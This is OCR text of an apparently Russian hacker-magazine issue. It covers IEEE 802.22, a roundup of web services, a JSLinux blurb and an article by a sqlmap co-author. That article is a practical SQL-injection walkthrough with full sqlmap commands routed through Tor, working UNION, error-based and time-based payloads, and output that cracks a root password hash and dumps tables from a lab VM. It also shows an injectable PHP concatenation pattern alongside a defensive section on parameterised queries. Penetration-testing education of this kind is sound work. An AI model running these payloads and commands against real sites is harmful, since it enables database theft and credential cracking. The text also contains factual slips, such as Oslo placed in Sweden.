Важным для стандарта является особенность OFDM противостоять многолучевому распространению. Данный эффект возникает при наличии каких-либо препятствий между базовой станцией и абонентом. Сигнал может испытать много отражений от разнообразных объектов. В конечном счете к приемному устройству приходит не один сигнал, а несколько с некоторой задержкой, что может привести к межсимвольной интерференции. Против этого в OFDM применяют специальную вставку, так называемый циклический префикс.

Для более стабильной работы в 802.22 предусмотрено использование кодов, позволяющих корректировать ошибки. В том числе коды Галлагера (Gallager), которые на данный момент представляют лучшее решение для передачи информации по каналу связи с шумами в ограниченной полосе.

Для организации доступа к каналу связи нескольких абонентов одновременно применяется техника частотно-временного разделения (Orthogonal Frequency Division Multiple Access, OFDMA). Это уникальная технология, позволяющая использовать доступное частотное пространство максимально выгодным способом. OFDMA уже отлично себя зарекомендовала в таких стандартах, как WiMax и LTE. В механизме OFDM доступные специальные частоты делятся между пользователями сети.

Спектральная эффективность по стандарту может варьироваться от 0,624 до 3,12 Бит/с/Гц. Эта величина характеризует скорость передачи данных в заданной полосе частот. Чем выше значение, тем большей пропускной способностью обладает система, однако с ростом спектральной эффективности уменьшается помехозащищенность. Для компенсации низкой пропускной способности канала при минимальной спектральной эффективности используется методика канального объединения (channel bonding). Суть методики заключается в использовании до трех телевизионных каналов одновременно, чтобы за счет ширины полосы в 18 (21, 24) МГц обеспечить приемлемую скорость передачи.

Для защиты лицензионных каналов необходимо выдерживать частотный интервал, чтобы исключить возникновение помех. Ширину частотного интервала рекомендуют делать сопоставимой с шириной одного канала. Фактически необходимо иметь в ОВЧ/УВЧ-диапазоне пробелы шириной от трех каналов (один информационный плюс два защитных по бокам) и более. Это требование еще раз подчеркивает, что целесообразно разворачивать IEEE 802.22 в сельской и малонаселенной местности, где эфир относительно свободен.

MAC-УРОВЕНЬ

Уровень управления доступом к среде (Media Access Control) организует адресацию и контроль доступа к сети. MAC, основанный на когнитивных технологиях, должен иметь очень динамичную и гибкую архитектуру, чтобы оперативно реагировать на изменения в сети.

Для обмена данными в 802.22 используются суперфреймы (superframe). Длительность одного суперфрейма составляет 160 мс. В начале каждого суперфрейма расположена специальная преамбула (preamble) и контрольный заголовок суперфрейма (superframe control header, далее — SCH). По каждому из доступных и отвечающих всем требованиям каналов базовая станция посылает суперфреймы. Абоненты, находящиеся в зоне действия станции и еще не подключенные к сети, «слушают» свободные каналы на наличие суперфреймов. Получив данные, абонентское оборудование извлекает из SCH всю необходимую информацию для инициализации сетевого соединения. Каждый суперфрейм состоит из фреймов (frame). Длительность одного фрейма составляет 10 мс, соответственно в одном суперфрейме 16 фреймов. Фреймы являются непосредственными переносчиками данных.

Инициализация сети в 802.22 сложнее, чем в других беспроводных сетях. Всё усложняется тем, что нет изначально определенного канала связи. Таким образом, пользовательскому оборудованию сначала необходимо просканировать сетку частот и составить карту всего диапазона. Затем в свободных и подходящих пробелах искать SCH базовой станции. После того как SCH будет получен, модем абонента дает о себе знать базовой станции и остается в канале на время действия суперфрейма. Если за это время модем получает ответ, то происходит инициализация и подключение к сети. После установления соединения информация о состоянии каналов отправляется на базовую станцию.

Как говорилось выше, во время работы в сети базовая станция периодически посылает команды абонентскому оборудованию для запуска сканирования диапазона на наличие лицензионных пользователей. При этом существуют различные алгоритмы сканирования, которые определяют пороговый уровень сигнала в канале, время сканирования, диапазон, вероятность обнаружения ложной тревоги. Существуют определенные пороговые значения сигналов, при которых они будут интерпретироваться как лицензионные пользователи. Все эти параметры влияют на успешность получения достоверной частотной сетки в регионе. Базовая станция может распределять нагрузку между абонентами при сканировании частотного спектра.

Если основная базовая станция долго «молчит», то тогда абонентское оборудование ищет маяки от другой соседней станции и в случае успешного поиска подключается к ней. Моделирование сети показало, что даже при большом скоплении рядом расположенных станций терминалы абонентов быстро распределяются между ними. В результате нагрузка на базовые станции становится оптимальной.

ГЛАВНОЕ О СТАНДАРТЕ

- **Назначение:** широкополосный беспроводной доступ к интернету для сельской местности.
- **Ядро:** технология когнитивной радиопередачи, предназначенная для безлицензионного использования частот телевизионного диапазона.
- **Портативность:** можно использовать в движении на скорости до 114 км/ч.
- **Топология сети:** многоточечная (Point-to-Multipoint).
- Р**адиус зоны покрытия:** 10–100 км (для фиксированной базовой станции и модема).
- **Мощность излучения:** 4 Вт (под мощностью излучения понимается эффективная изотропно излучаемая мощность, EIRP).
- **Антенны:** на базовой станции используется ненаправленная (либо секторная) приемопередающая антенна, а на стороне абонента направленная антенна; помимо этого, есть ненаправленная антенна для сканирования частотного диапазона (когнитивная радиосвязь).
- **Геопозиционирование:** GPS или наземное (необходимо для функционирования системы).

	Wi-Fi		UMTS (3GSM)	WiMax	LTE	802.22
Стандарт	**802.11g**	**802.11n**	**UMTS/W-CDMA**	**802.16d**	**LTE**	**802.22**
Описание	Wi-Fi предназначен для замены проводных локальных сетей. Последние стандарты по скорости ничуть не уступают кабельным аналогам. В семействе 802.11 более двух десятков спецификаций. Wi-Fi расшифровывается как Wireless Fidelity («Беспроводная точность»).		Технология сотовой связи, которую относят к поколению 3G. UMTS расшифровывается как Universal Mobile Telecommunication System.	Технология широкополосной связи, которую относят к сетям 3.9G. WiMax является динамично развивающейся во всем мире технологией. Аббревиатура расшифровывается как Worldwide Interoperability for Microwave Access («Международное взаимодействие для микроволнового доступа»).	Технология является развитием линейки CDMA-UMST-стандартов. Последовательность в развитии позволяет технологии легко адаптироваться на существующих UMTS-сетях. LTE относят к сетям 3.9G-поколения. LTE — Long Time Evolution («Долговременное развитие»).	802.22 является беспроводной технологией, которая предназначена для организации широкополосного доступа к интернету в малонаселенной местности и сельских районах. Базовые станции способны покрывать большие площади с использованием когнитивных технологий.
Применение	Сейчас Wi-Fi-устройства встроены во многие мобильные компьютеры. Стандарт стал лидером де-факто в передаче данных между переносными устройствами и для выхода в интернет. В результате точки доступа в огромном количестве покрывают районы крупных городов мира.		UMTS является самой популярной технологией мобильных 3G-сетей. Существуют дополнительные надстройки над UMTS, позволяющие увеличить скорость обмена данными: HSPA, HSPA+, HSDPA. Такие сети относят к 3.5G-поколению.	WiMax можно назвать аналогом Wi-Fi, но в масштабах города (WMAN). Стандарт способен выступать как альтернатива DSL-соединению. На базе спецификации реализуются системы, соединяющие локальные сети, например на основе Wi-Fi.	Сети LTE активно развиваются. Успешный проект реализован в Осло (Швеция). Крупнейшие сотовые операторы совместно со «Скартел» (Yota) в ближайшем времени планируют развернуть по всей России сеть LTE на замену ныне существующим технологиям.	Спецификация появилась недавно, поэтому на данный момент нет развернутых сетей.
Мобильность	Нет	Нет	Да	Нет (но существуют мобильные спецификации)	Да	Нет
Дальность	38–140 м	70–250 м	5 км	4–6 км	5–100 км	30–100 км
Частоты	2,4 ГГц	2,4 и 5 ГГц	1885–2025 МГц 2110–2200 МГц	2–11 ГГц	700–4000 МГц	54–862 МГц
Максимальная скорость передачи данных	54 Мбит/с	600 Мбит/с	2 Мбит/с	75 Мбит/с	173 Мбит/с	23 Мбит/с
Ширина канала	20 МГц	20–40 МГц	5 МГц	1,25–20 МГц	1,4–20 МГц	6–24 МГц
Дуплекс	TDD	TDD	FDD	FDD/TDD	FDD/TDD	TDD
Доступ	CSMA/CA	OFDMA	W-CDMA	OFDMA	OFDMA/SC-FDMA	OFDMA
MIMO	Да	Да	Нет	Да	Да	Да
Год выпуска	2003	2009	2001	2004	2009	2011

Полную версию таблицы ищи на нашем диске

БЫТЬ ИЛЬ НЕ БЫТЬ?

IEEE 802.22, появившийся сравнительно недавно, принес с собой новые механизмы, которые могут позволить донести качественную связь даже в самые отдаленные уголки планеты. Уникальный подход к решению вопроса о делении частотного диапазона, который в России стоит остро, может сделать 802.22 самым распространенным стандартом беспроводной связи для покрытия больших площадей. Для этого применяются рассмотренные в статье частное сканирование рабочего диапазона, постоянный мониторинг и отслеживание изменений, а также процедура совместного использования спектра с лицензионными пользователями. Как знать, возможно, именно это решение позволит покрыть необъятные просторы нашей родины качественным интернетом. Даже если стандарт не получит должной поддержки, то в любом случае с его выходом появился новый подход, когда разные устройства разных стандартов не функционируют обособленно, а взаимодействуют между собой и организовывают окружающее пространство для выгодного совместного использования. И это своего рода прорыв.

WWW2



Для шифрования сообщений в любых сервисах

ENCIPHER.IT

encipher.it

Название этого сервиса (а вернее, даже доменного имени) говорит само за себя: он позволяет шифровать сообщения в любом сервисе: Gmail, Facebook и любом другом. Как это работает? На панель закладок добавляется специальный букмарк, который вызывает простенькую функцию на JavaScript, которая криптует выбранный текст с помощью AES 256. Перед шифрованием у пользователя запрашивается парольная фраза, которая далее будет использоваться для расшифровки. Получается гениально удобная система, если нужно зашифровать текст, например, в письме Gmail. Просто выбираем тело сообщения, нажимаем на букмарк — и текст автоматически меняется на зашифрованный. Если же тебе самому пришла закриптованная мессага, то опять же просто вызываем букмарк, вводим пароль — и получаем текст в открытом виде.

BTDIGG

BTDigg.org

Есть немало сервисов-агрегаторов, которые индексируют торренты с самых разных трекеров и предоставляют удобный поиск по ним. BTDigg тоже позволяет найти нужный файл в BitTorrent-сети, но использует в корне другой подход. Это поисковик по DHT-сети! Напомню, что последняя позволяет организовывать раздачи в BitTorerent-сети без трекера вовсе. По сути, это распределенная сеть торрент-клиентов, которая хранит идентификаторы (хеши) всех публичных раздач — т. н. magnet-линков, представляющих собой 160-битное случайное число. BTDigg ежедневно индексирует DHT-сеть и позволяет проводить поиск по мета-информации, содержащейся в любом торррент-файле. Можно даже использовать ключевые слова для поиска: @name (поиск по имени файла), @content (поиск по содержанию).



Для запуска кода на разных языках прямо в браузере



Поиск торрентов по DHT сети

IDEONE

ideone.com

Раз столкнувшись с необходимостью скомпилировать в бинарник простенький код, я надолго запомнил проект ideone, который меня тогда выручил. По сути, это онлайн-компилятор и отладчик для более чем 40 языков программирования. Другими словами, можно набросать код и запустить его прямо в браузере. Поддерживаются C/C++, Java, C#, Assembler, Objective C, все скриптовые языки (в том числе Python) и даже ассемблер. Важно только уложиться в ограничения: 10 секунд на компиляцию, 15 секунд (если не зарегистрироваться, то только 5) на выполнение, 256 Мб памяти. Помимо этого, программа не сможет обращаться в Сеть и работать с файлами. Проект предоставляет также API, которые активно используют сейчас приложения для разных мобильных платформ.

TAGBEEP

tagbeep.com

Наконец-то я нашел ту систему для мониторинга хостов, которая меня полностью устраивает. Я говорю о бесплатном сервисе tagBeep. Суть сервиса понятная — проверять работоспособность веб-серверов и уведомлять о наличии проблем. TagBeep построен предельно просто, но при этом позволяет задать тонкие параметры для процедуры проверки. Например, можно детально указать, какой именно ответ должен отдавать сервер, а какой — не должен. Или, к примеру, задать временной лимит на загрузку страницы (скажем, 10 секунд). TagBeep умеет визуализировать время отклика в виде красивых графиков, сохраняет скриншоты своих роботов (в любой момент можно посмотреть, как выглядел сайт). А SMS-оповещения, та услуга, за которую все обязательно берут денежки, здесь пока бесплатна.



Суперпростой и удобный мониторинг хостов


Мирослав Штампар (miroslav.stampar@gmail.com)

Sqlmap, или SQL-инъекции — это просто

ОДНА ИЗ ЛУЧШИХ УТИЛИТ ДЛЯ ПОИСКА И ЭКСПЛУАТАЦИИ SQL-УЯЗВИМОСТЕЙ

INFO

Разработкой сканера занимаются два человека. Мирослав Штампар (@stamparm), профессиональный разработчик софта из Хорватии, и Бернардо Дамеле (@inquisb), консультант по ИБ из Италии, сейчас проживающий и работающий в Великобритании. Проект появился на свет в 2006 г. благодаря Даниэлю Беллучи (@belch), но по-настоящему стремительно стал развиваться после того, как в 2009 г. в работу включились Мирослав и Бернардо.



UNION query SQL injection

Итак, что такое sqlmap? Одна из мощнейших открытых утилит для пентестера, которая автоматизирует процесс поиска и эксплуатации SQL-инъекций с целью извлечения данных или захвата удаленного хоста. Что делает sqlmap отличным от других утилит для обнаружения SQL-инъекций, так это возможность эксплуатировать каждую найденную уязвимость. Это означает, что sqlmap способен не только находить «дырку», но еще и заюзать ее по полной программе. А коль уж в качестве задачи ставится именно эксплуатация уязвимости, то сканеру приходится быть особенно внимательным к деталям: он не будет выдавать миллион ложных срабатываний «так, на всякий случай» (как это мы видим во многих других приложениях). Любая потенциальная уязвимость дополнительно проверяется на возможность эксплуатации. Сканер из коробки идет с огромным функционалом, начиная от возможности определения системы управления базой данных (далее DBMS), создания дампа (копии) данных и заканчивая получением доступа к системе с возможностью обращаться к произвольным файлам на хосте и выполнять на сервере произвольные команды. И все-таки главное — это обнаружение возможности сделать инъекцию SQL-кода.

КАКИЕ УЯЗВИМОСТИ МОЖЕТ НАХОДИТЬ SQLMAP?

Есть пять основных классов SQL-инъекций, и все их поддерживает sqlmap:

- **UNION query SQL injection.** Классический вариант внедрения SQL-кода, когда в уязвимый параметр передается выражение, начинающееся с «UNION ALL SECECT». Эта техника работает, когда веб-приложения напрямую возвращают результат вывода команды SELECT на страницу: с использованием цикла for или похожим способом, так что каждая запись полученной из БД выборки последовательно выводится на страницу. Sqlmap может также эксплуатировать ситуацию, когда возвращается только первая запись из выборки (Partial UNION query SQL injection).
- **Error-based SQL injection.** В случае этой атаки сканер заменяет или добавляет в уязвимый параметр синтаксически неправильное выражение, после чего парсит HTTP-ответ (заголовки и тело) в поиске ошибок DBMS, в которых содержалась бы заранее известная инъецированная последовательность символов и где-то «рядом» вывод на интересующий нас подзапрос. Эта техника работает только тогда, когда веб-приложение по каким-то причинам (чаще всего в целях отладки) раскрывает ошибки DBMS.
- **Stacked queries SQL injection.** Сканер проверяет, поддерживает ли веб-приложение последовательные запросы, и, если они выполняются, добавляет в уязвимый параметр HTTP-запроса точку с запятой (;) и



Boolean-based blind SQL injection

следом внедряемый SQL-запрос. Этот прием в основном используется для внедрения SQL-команд, отличных от SELECT, например для манипуляции данными (с помощью INSERT или DELETE). Примечательно, что техника потенциально может привести к возможности чтения/записи из файловой системы, а также выполнению команд в ОС. Правда, в зависимости от используемой в качестве бэк-энда системы управления базами данных, а также пользовательских привилегий.

- **Boolean-based blind SQL injection**. Реализация так называемой слепой инъекции: данные из БД в «чистом» виде уязвимым веб-приложением нигде не возвращаются. Прием также называется дедуктивным. Sqlmap добавляет в уязвимый параметр HTTP-запроса синтаксически правильно составленное выражение, содержащее подзапрос SELECT (или любую другую команду для получения выборки из базы данных). Для каждого полученного HTTP-ответа выполняется сравнение headers/body страницы с ответом на изначальный запрос — таким образом, утилита может символ за символом определить вывод внедренного SQL-выражения. В качестве альтернативы пользователь может предоставить строку или регулярное выражение для определения «true»-страниц (отсюда и название атаки). Алгоритм бинарного поиска, реализованный в sqlmap для выполнения этой техники, способен извлечь каждый символ вывода максимум семью HTTP-запросами. В том случае, когда вывод состоит не только из обычных символов, сканер подстраивает алгоритм для работы с более широким диапазоном символов (например для unicode'а).
- **Time-based blind SQL injection.** Полностью слепая инъекция. Точно так же как и в предыдущем случае, сканер «играет» с уязвимым параметром. Но в этом случае добавляет подзапрос, который приводит к паузе работы DBMS на определенное количество секунд (например, с помощью команд SLEEP() или BENCHMARK()). Используя эту особенность, сканер может посимвольно извлечь данные из БД, сравнивая время ответа на оригинальный запрос и на запрос с внедренным кодом. Здесь также используется алгоритм двоичного поиска. Кроме того, применяется специальный метод для верификации данных, чтобы уменьшить вероятность неправильного извлечения символа из-за нестабильного соединения.

SQL-ИНЪЕКЦИЯ: ЧТО ЭТО?

SQL-инъекция — это атака, направленная на веб-приложение, в ходе которой конструируется SQL-выражение из пользовательского ввода путем простой конкантенации (например, `$query="SELECT * FROM users WHERE id=".$_REQUEST["id"]`). В случае успеха атакующий может изменить логику выполнения SQL-запроса так, как это ему нужно. Чаще всего он выполняет простой fingerprinting СУБД, а также извлекает таблицы с наиболее «интересными» именами (например «users»). После этого, в зависимости от привилегий, с которыми запущено уязвимое приложение, он может обратиться к защищенным частям бэк-энда веб-приложения (например, прочитать файлы на стороне хоста или выполнить произвольные команды).

Несмотря на то что сканер умеет автоматически эксплуатировать найденные уязвимости, нужно детально представлять себе каждую из используемых техник. Если тема SQL-инъекций тебе пока знакома только на пальцах, рекомендую полистать архив][или прочитать мануал Дмитрия Евтеева «SQL Injection: От А до Я» (bit.ly/pBSNVA). Важно также понимать, что для разных DBMS реализации атаки зачастую сильно отличаются. Все эти случаи умеет обрабатывать sqlmap и на данный момент поддерживает MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, SQLite, Firebird, Sybase и SAP MaxDB.

ФИШКИ SQLMAP

Движок для определения SQL-уязвимостей — пускай и самая важная, но все-таки не единственная часть функционала sqlmap. И прежде чем показать работу сканера в действии, не могу хотя бы вкратце, но не рассказать о некоторых его фишках. Итак, в sqlmap реализовано:

- Извлечение имен пользователей, хешей их паролей, а также привилегий и полей.
- Автоматическое распознавание типа используемого хеша и возможность взлома его с помощью брутфорса по словарю.
- Получение списка баз данных, таблиц и столбцов.
- Возможность сделать полный или частичный дамп базы данных.
- Продвинутый механизм поиска баз, таблиц или даже столбцов (по всем базам сразу), что может быть полезно для определения таблиц с «интересными» данными вроде имен пользователей (users) или паролей (pass).
- Загрузка или, наоборот, закачка произвольных файлов на сервер, если уязвимое веб-приложение использует MySQL, MySQL, PostreSQL или Microsoft SQL Server.
- Выполнение произвольных команд и получение шелла, если на хосте используется одна из СУБД, перечисленных в предыдущем пункте.
- Поддержка прямого подключения к базе данных (без явного использования SQL-уязвимости) с использованием полученных в ходе атаки имени и пароля пользователя для доступа к DMBS, а также IP-адреса, порта и имени базы данных.
- Установка надежного TCP-соединения (так называемого out-of-band) между машиной пентестера и хостом, на котором запущен сервер баз данных. В качестве обертки для этого канала может стать интерактивная командная строка (шелл), сессия Meterpreter или доступ к удаленному рабочему столу через VNC-подключение.
- Повышение привилегий для процесса базы данных через команду getsystem Metasploit'а, которая, помимо прочих, реализует известную технику kitrap0d (MS10-015).

Как один из авторов этой утилиты могу сказать: это действительно хороший инструмент, созданный хакерами для хакеров. И он работает!

ПРИСТУПАЕМ К ПРАКТИКЕ

Убедиться в этом тебе помогут несколько моих сценариев. Это наиболее типичные ситуации, которые используют основные возможности sqlmap. К слову, ты тоже можешь сразу проверить весь функционал сканера — например, на специально созданном тренировочном приложении от OWASP (www.owasp.org), в котором намеренно воссозданы многие из опасных ошибок программистов. Тут надо сказать, что sqlmap написан на Python'е, а значит, ты сможешь запустить его под любой ОС. Единственное требование — это установленный в системе интерпретатор пайтона. В качестве объекта для теста на проникновение я буду использовать виртуальную машину, на которой будет крутиться стандартный стек LAMP (Linux/Apache/MySQL/PHP) вместе с несколькими уязвимыми веб-приложениями.

СЦЕНАРИЙ №1

Условимся, что мы хотим проэксплуатировать уязвимость, которая была найдена в GET-параметре «id» веб-страницы, расположенной по адресу `http://www.site.com/vuln.php?id=1` (для указания URL будет ключ -u). Чтобы снизить подозрительную активность, мы будем маскироваться под обычный браузер (ключ --random-agent), а для подключения использовать защищенный канал TOR-сети (--tor). Итак, запускаем sqlmap:

```
$ python sqlmap.py -u "http://www.site.com/vuln.php?id=1"
--random-agent --tor
sqlmap/1.0-dev (r4365) — automatic SQL injection
and database takeover tool
```


Сканер определит несколько точек для выполнения инъекций в 17 HTTP(S)-запросах. Обрати внимание, что для каждой из них указывается тип, а также пэйлоад.

```
Place: GET
Parameter: id
  Type: boolean-based blind
  Title: AND boolean-based blind — WHERE or HAVING clause
  Payload: id=1 AND 1826=1826

  Type: error-based
  Title: MySQL >= 5.0 AND error-based — WHERE or HAVING clause
  Payload: id=1 AND (SELECT 8532 FROM(SELECT COUNT(*),CONCAT(
CHAR(58,98,116,120,58),(SELECT (CASE WHEN (8532=8532) THEN 1
ELSE 0 END)),CHAR(58,98,121,102,58),FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

  Type: UNION query
  Title: MySQL UNION query (NULL) — 3 columns
  Payload: id=1 UNION ALL SELECT NULL, NULL, CONCAT(CHAR(58,98,116
,120,58),IFNULL(CAST(CHAR(74,76,73,112,111,113,103,118,80,84) AS CH
AR),CHAR(32)),CHAR(58,98,121,102,58))

  Type: AND/OR time-based blind
  Title: MySQL > 5.0.11 AND time-based blind
  Payload: id=1 AND SLEEP(10)
```



Error-based SQL injection

Помимо этого, сканер выполнит распознавание базы данных, а также других технологий, использованных веб-приложением:

```
[02:01:45] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL 5.0
```

В конце концов полученные данные будут записаны в определенный файл:

```
[02:01:45] [INFO] Fetched data logged to text files under '/opt/
sqlmap/output/www.site.com'
```

СЦЕНАРИЙ №2

Теперь следующий пример. Предположим, что мы хотим устроить более детальный fingerprinting (-f) и получить текстовый баннер (--banner) системы управления базой данных, включая ее официальное название, номер версии, а также текущего пользователя (--current-user). Кроме того, нас будут интересовать сохраненные пароли (--passwords) вместе с именами таблиц (--tables), но не включая системные, (--exclude-sysdbs) — для всех содержащихся в СУБД баз данных. Нет проблем, запускаем сканер:

```
$ python sqlmap.py -u "http://www.site.com/vuln.php?id=1"
--random-agent --tor -f --banner --current-user --passwords
--tables --exclude-sysdbs
```

Очень скоро мы получим все данные об используемых технологиях, которые запрашивали:

```
[02:08:27] [INFO] fetching banner
[02:08:27] [INFO] actively fingerprinting MySQL
[02:08:27] [INFO] executing MySQL comment injection fingerprint

web application technology: PHP 5.2.6, Apache 2.2.9
```

ТИПИЧНАЯ ОШИБКА

Той ошибкой программистов, из-за которой становится возможной SQL-атака, чаще всего является прямая конкантенация нефильтруемых или неприводимых к нужному типу значений параметров в строках, которые содержат SQL-выражения. Например, в PHP наиболее частым примером небрежности является использование кода вроде `$query="SELECT name, description, comment FROM catalogs WHERE catid=".$_GET["catid"]`. Как ты видишь, GET параметр "catid" напрямую извлекается из запроса и запросто может содержать зловредный SQL запрос. Таким образом, взломщик может просто привести URL к виду вроде «`http://www.site.com/vuln.php?page=front&catid=-1 UNION ALL SELECT database(),current_user(),version()&uid=0`», для того чтобы получить информацию о базе данных, которая отобразится прямо в содержимом страницы.

```
back-end DBMS: active fingerprint: MySQL >= 5.1.12 and < 5.5.0
      comment injection fingerprint: MySQL 5.1.41
      banner parsing fingerprint: MySQL 5.1.41

banner:  '5.1.41-3~bpo50+1'
```

После — имя текущего пользователя:

```
[02:08:28] [INFO] fetching current user
current user:  'root@localhost'
```

Далее получаем хеши всех пользовательских паролей и выполняем брутфорс-атаку по словарю:

```
[02:08:28] [INFO] fetching database users password hashes
do you want to perform a dictionary-based attack against retrieved
 password hashes? [Y/n/q] Y
[02:08:30] [INFO] using hash method 'mysql_passwd'
what dictionary do you want to use?
[02:08:32] [INFO] using default dictionary
[02:08:32] [INFO] loading dictionary from
   '/opt/sqlmap/txt/wordlist.txt'
do you want to use common password suffixes? (slow!) [y/N] N
[02:08:33] [INFO] starting dictionary-based cracking (mysql_passwd)
[02:08:35] [INFO] cracked password 'testpass' for user 'root'
database management system users password hashes:
[*] debian-sys-maint [1]:
  password hash: *6B2C58EABD91C1776DA223B088B601604F898847
[*] root [1]:
  password hash: *00E247AC5F9AF26AE0194B41E1E769DEE1429A29
  clear-text password: testpass
```

Опа! Для root'а мы быстро подобрали пароль (для примера он был очень простой). Пришло время сдампить интересующие нас данные:

```
[02:08:35] [INFO] fetching database names
[02:08:35] [INFO] fetching tables for databases:
information_schema, mysql, owasp10, testdb
[02:08:35] [INFO] skipping system databases:
information_schema, mysql

Database: owasp10
[3 tables]
+--------------+
| accounts     |
| blogs_table  |
| hitlog       |
+--------------+

Database: testdb
[1 table]
+-------------+
| users       |
+-------------+

[02:08:35] [INFO] Fetched data logged to text files under '/opt/
sqlmap/output/www.site.com'
```

Готово!

СЦЕНАРИЙ № 3

Теперь, обнаружив в базе данных testdb-таблицу (-D testdb) с интересным именем «users» (-T users), мы, естественно, заходим заполучить ее содержимое себе (--dump). Но чтобы показать еще одну интересную опцию, не будем копировать все данные просто в файле, а реплицируем содержимое таблиц в основанную на файлах базу данных SQLite на локальной машине (--replicate).

```
$ python sqlmap.py -u "http://www.site.com/vuln.php?id=1"
--random-agent --tor --dump -D testdb -T users --replicate
```

Сканеру не составит труда определить названия столбцов для таблицы users и вытащить из нее все записи:

```
[02:11:26] [INFO] fetching columns for table 'users' on database
 'testdb'
[02:11:26] [INFO] fetching entries for table 'users' on database
 'testdb'
Database: testdb
Table: users
[4 entries]
+----+--------+------------+
| id | name   | surname    |
+----+--------+------------+
| 2  | fluffy | bunny      |
| 3  | wu     | ming       |
| 1  | luther | blissett   |
| 4  | NULL   | nameisnull|
+----+--------+------------+
[02:11:27] [INFO] Table 'testdb.users' dumped to sqlite3 file
```

Таким образом мы получим дамп базы данных в файле testdb.sqlite3 в формате SQLite. Фишка в том, что в при таком раскладе мы не только можем посмотреть данные, но еще и выполнить к ней любые запросы, заюзав возможности SQLite (например, с помощью программы SQLite Manager).

КАК ЗАЩИТИТЬСЯ?

Наиболее надежным способом предотвращения SQL-инъекций является использование параметризированных SQL-параметров. К примеру, в случае с PHP это возможно с помощью пакета PEAR's DB (pear.php.net/package/DB), предлагающего интерфейс для выполнения абсолютно безопасных SQL-выражений. Обращение к БД происходит следующим образом: `$p = $db->prepare("SELECT * FROM users WHERE id = ?"); $db->execute($p, array($_GET['id']))`. Основная идея заключается в том, что если позиция параметров явно задана, то можно абсолютно безопасно передавать SQL-запросы базе данных, исключая возможность для параметров самим стать SQL-выражениями (в том числе зловредными). Стоит заметить, что другие механизмы, такие как использование принудительного приведения типов (например, с помощью функции intval()) в связке с экранированием строк такими функциями, как mysql_real_escape_string() или addslashes(), не являются абсолютно безопасными. Проблема в том, что существуют некоторые варианты для их обхода, а следовательно, к их использованию необходимо подходить с максимальным вниманием.

РЕЗЮМЕ

В прошлом номере в рубрике Proof-of-concept я рассказывал тебе о DSSS, небольшом Python-скрипте, который умеет обнаруживать SQL-уязвимости. Идея заключалась в том, чтобы создать эффективный сканер, который будет хорошо работать, но уложиться при этом в 100 строчек кода. Это лишний раз доказывает, что обнаружение SQL-уязвимостей — это лишь малая часть дела. Их эксплуатация — вопрос куда более сложный. Но его готов взять на разрешение sqlmap, в котором мы объединили многолетний опыт огромного количества пентестеров, чтобы сканер мог эффективно не только находить SQL-инъекции, но и извлекать из этого максимальную выгоду.



Proof-of-Concept

ЗАПУСТИТЬ LINUX В БРАУЗЕРЕ

То, что мы увидели одним июльским вечером в редакции, впечатлило нас до глубины души. Зайдя на сайт bellard.org/jslinux, мы увидели, как прямо внутри браузера стартует Linux-система, с которой можно работать так, как если бы она была запущена под виртуальной машиной. Сперва нам показалось, что это просто эмулятор линуксовой консоли и некоторых никсовых команд. Но очень скоро стало ясно, что это полноценный эмулятор PC, который полностью написан на JavaScript и выполняется прямо в браузере! Можно даже написать на Си приложение и откомпилировать его с помощью включенного по умолчанию компилятора TinyCC. Это просто чума! Какому крутышу удалось это реализовать? Вопросы отпадают сами собой, когда посмотришь на копирайты. JavaScript PC Emulator (а именно так называется проект) написал Фабрицио Беллард — создатель эмулятора QEMU. Мы решили узнать у него, как ему в голову могла прийти такая безбашенная идея. PoC получился вне всяких похвал.

```
http://bellard.org/jslinux/

TCP reno registered
checking if image is initramfs...it isn't (bad gzip magic numbers); looks like a
n initrd
Freeing initrd memory: 2048k freed
Total HugeTLB memory allocated, 0
io scheduler noop registered
io scheduler anticipatory registered
io scheduler deadline registered
io scheduler cfq registered (default)
Real Time Clock Driver v1.12ac
NET: Registered protocol family 1
NET: Registered protocol family 17
Using IPI Shortcut mode
Time: pit clocksource has been installed.
RAMDISK: ext2 filesystem found at block 0
RAMDISK: Loading 2048KiB [1 disk] into ram disk... done.
EXT2-fs warning: maximal mount count reached, running e2fsck is recommended
VFS: Mounted root (ext2 filesystem).
Freeing unused kernel memory: 124k freed
Booted in 3.674 s
